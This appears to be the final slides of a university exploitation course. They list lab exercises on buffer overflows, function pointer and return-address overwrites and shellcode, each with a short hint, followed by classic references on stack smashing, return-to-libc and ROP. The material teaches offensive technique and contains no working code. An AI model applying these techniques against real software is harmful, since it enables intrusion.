(ssh pwn@cesena.ing2.unibo.it -p 7357)



Figure: Exercises source



Exercise II

Warming up

auth

Just a basic overflow.

Don't look too far, it's just next to you.



Exercise III

Function pointer overwrite

nameless

Hey! A function pointer!

Yes, we probably need *gdb*



Exercise IV

Return OverWrite Easy

rowe

We are getting serious

You'll have to OverWrite the return address!



Exercise V

Return OverWrite Hard

rowh

Just like the previuos, but can you also prepare the data on the stack?



Exercise VI

Notes program

note

Sample notes program, `./note` reads the notes, `./note "my note"` adds a note

You'll need a shellcode.



References I



Erik Buchanan, Ryan Roemer, Stefan Savage, and Hovav Shacham. Return-oriented programming: Exploitation without code injection. BlackHat USA 2008, 2008.



c0ntex.

Bypassing non-executable-stack during exploitation using return-to-libc.

http://www.infosecwriters.com/text_resources/pdf/return-to-libc.pdf, 2006.



Crispan Cowan, Calton Pu, Dave Maier, Jonathan Walpole, Peat Bakke, Steve Beattie, Aaron Grier, Perry Wagle, and Qian Zhang. Stackguard: Automatic adaptive detection and prevention of buffer-overflow attacks.

In *USENIX Security Symposium*, volume 7th, January 1998.



References II



Linux Foundation.
Linux documentation.
<http://linux.die.net/>.



Igor Skochinsky Hex-Rays.
Compiler internals: Exceptions and rtti.
<http://www.hexblog.com/>, 2012.



Intel.
*Intel® 64 and IA-32 Architectures Software Developer's Manuale
Combined Volumes:1, 2A, 2B, 3C, 3A, 3B and 3C.*
Intel, August 2012.



Aleph One.
Smashing the stack for fun and profit.
<http://insecure.org/stf/smashstack.html>, 1996.



References III



IBM Research.

Gcc extension for protecting applications from stack-smashing attacks.

<http://www.research.ibm.com/tr1/projects/security/ssp/>,
2005.



G. Adam Stanislav.

<http://www.int80h.org/>.



Corelan Team.

Exploit writing tutorial part 3 : Seh based exploits.

<http://www.corelan.be>, 2009.

